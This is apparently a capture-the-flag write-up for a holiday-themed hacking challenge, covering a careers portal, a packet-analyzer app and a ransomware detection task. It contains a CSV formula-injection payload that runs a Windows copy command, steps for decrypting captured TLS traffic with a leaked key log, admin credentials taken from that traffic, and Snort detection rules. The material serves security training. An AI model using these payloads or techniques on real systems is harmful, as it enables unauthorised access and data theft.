
Elf InfoSec Careers

https://careers.kringlecastle.com/



Enter an invalid URL

https://careers.kringlecastle.com/rthrthrth




The 404 error discloses the path to a publicly accessible directory

Create a CSV file to inject a copy command


```
$ cat test4.csv
=cmd|'/c copy C:\candidate_evaluation.docx
C:\careerportal\resources\public\candidate_evaluation.docx'!A1
```

Upload the CSV file



Download the copied file

`https://careers.kringlecastle.com/public/candidate_evaluation.docx`



Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Private (For Your Elf Eyes Only)

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.


Objective 7 - HR Incident Response

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." ?


Answer: ***Fancy Beaver***

Packalyzer


https://packalyzer.kringlecastle.com/



Register a user account and login



The application is a pcap analyzer



The page sources disclose important information

view-source:https://packalyzer.kringlecastle.com/

```
        //File upload Function. All extensions and sizes are validated server-side in app.js
        $(function () {
            'use strict';
            $('#fileupload').fileupload({
                url: '/api/upload',
```

view-source:https://packalyzer.kringlecastle.com:80/pub/app.js

```
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV +
process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
    protocol: 'h2',          // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth
at a time
};
```

Guessing the filename using the SSLKEYLOGFILE variable discloses the actual name

https://packalyzer.kringlecastle.com/sslkeylogfile/


Error: ENOENT: no such file or directory, open '/opt/http2**packalyzer_clientrandom_ssl.log**/'

Able to download the SSL log

https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

```
CLIENT_RANDOM 413383CEBB5E42CC817FC20A39495FC1B7937E8ACB0F193FC92946F135D8707B
265044ABCCC3AD7B0AC203091FA733CE9B2298447A073299CAB1732DAAA44935A0BA4CC0286FA262F2578795573A
81BE
CLIENT_RANDOM C8E1C28F63003AD0EE75C422F7CE6D16F008A75E5AC06894D924BDB0389ACFAA
88510761478E143D4C4EC5AC29129E497A9F0E45ED96C2CA5CBFBF287F8FB90218905BBF3781E66030B717F2652C
3CD8
...
...
```


Start a network capture




Download the pcap and the log file

```
packalyzer_clientrandom_ssl.log
19150851_30-12-2018_3-38-9.pcap
```

Load the pcap in Wireshark and set the SSL log file in preferences




In the HTTP2 traffic there is an admin logged in




The admin credentials can be found in the headers

```
JavaScript Object Notation: application/json
    Object
        Member Key: username
            String value: alabaster
            Key: username
        Member Key: password
            String value: Packer-p@re-turntable192
            Key: password
```


Now can login in as admin



The admin account has a saved pcap



It’s an SMTP transaction of an email with attachment




Convert the MIME data to a file

```
$ cat mimedoc.txt | base64 -d > outfile.bin
```

Identify the file type

```
$ file outfile.bin
outfile.bin: PDF document, version 1.5
```

Open the file in a PDF reader



Objective 8 - Network Traffic Forensics

Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball?

Answer: ***Mary Had a Little Lamb***

Objective 9 - Ransomware Recovery

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks.

The solution is described on the following pages in four parts:

9A: *Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.*

9B: *Using the Word docm file, identify the domain name that the malware communicates with.*

9C: *Identify a way to stop the malware in its tracks!*

9D: *Recover Alabaster's password as found in the the encrypted password vault.*

Snort Challenge – Alabaster Snowball

```
INTRO:
  Kringle Castle is currently under attacked by new piece of
  ransomware that is encrypting all the elves files. Your
  job is to configure snort to alert on ONLY the bad
  ransomware traffic.

GOAL:
  Create a snort rule that will alert ONLY on bad ransomware
  traffic by adding it to snorts /etc/snort/rules/local.rules
  file. DNS traffic is constantly updated to snort.log.pcap
```

COMPLETION: Successfully create a snort rule that matches ONLY bad DNS traffic and NOT legitimate user traffic and the system will notify you of your success. Check out ~/more_info.txt for additional information.

Examine the traffic in the pcap

```
elf@447dca1e7f76:~$ tshark -r snort.log.pcap
    1   0.000000 10.126.0.164 ? 98.94.91.49  DNS 99 Standard query 0x1808 TXT
77616E6E61636F6F6B69652E6D696E2E707331.rerbunahgs.com
    2   0.010143  98.94.91.49 ? 10.126.0.164 DNS 167 Standard query response 0x1808 TXT
77616E6E61636F6F6B69652E6D696E2E707331.rerbunahgs.com TXT
    3   0.020308 10.126.0.214 ? 11.238.28.104 DNS 95 Standard query 0x2d64 TXT
77616E6E61636F6F6B69652E6D696E2E707331.breurg.com
    4   0.030462 11.238.28.104 ? 10.126.0.214 DNS 159 Standard query response 0x2d64 TXT
77616E6E61636F6F6B69652E6D696E2E707331.breurg.com TXT
    5   0.040675 10.126.0.213 ? 204.79.197.212 DNS 87 Standard query 0xf20c TXT
scoundreldom.caduciary.gravamens.live.com
    6   0.050856 204.79.197.212 ? 10.126.0.213 DNS 164 Standard query response 0xf20c TXT
scoundreldom.caduciary.gravamens.live.com TXT
    7   0.061004 10.126.0.214 ? 11.238.28.104 DNS 97 Standard query 0xb000 TXT
0.77616E6E61636F6F6B69652E6D696E2E707331.breurg.com
    8   0.071137 11.238.28.104 ? 10.126.0.214 DNS 415 Standard query response 0xb000 TXT
0.77616E6E61636F6F6B69652E6D696E2E707331.breurg.com TXT
```

Odd-looking hostname: 77616E6E61636F6F6B69652E6D696E2E707331

ASCII decodes to: wannacookie.min.ps1

Append these rules to /etc/snort/rules/local.rules

```
alert udp any 53 -> any any (msg:"DNS request meets signature A"; sid:10000005; rev:001;
content:"|37 37 36 31 36|";)
alert udp any any -> any 53 (msg:"DNS request meets signature B"; sid:10000006; rev:001;
content:"|37 37 36 31 36|";)
```

37 37 36 31 36 = 77616

Verify result in the snort alert log

```
elf@447dca1e7f76:~$ cat snort_logs/alert
01/04-19:36:23.218025  [**] [1:10000006:1] DNS request meets signature B [**] [Priority: 0]
{UDP} 10.126.0.241:38328 -> 238.10.142.64:53
01/04-19:36:23.228157  [**] [1:10000005:1] DNS request meets signature A [**] [Priority: 0]
{UDP} 238.10.142.64:53 -> 10.126.0.241:38328
01/04-19:36:23.238324  [**] [1:10000006:1] DNS request meets signature B [**] [Priority: 0]
{UDP} 10.126.0.156:44570 -> 118.126.186.216:53
01/04-19:36:23.248475  [**] [1:10000005:1] DNS request meets signature A [**] [Priority: 0]
{UDP} 118.126.186.216:53 -> 10.126.0.156:44570
```

```
[+] Congratulation! Snort is alerting on all ransomware and only the ransomware!
[+]
```

Objective 9A: *Assist Alabaster by building a Snort filter to identify the malware plaguing Santa's Castle.*

Identify the domain name

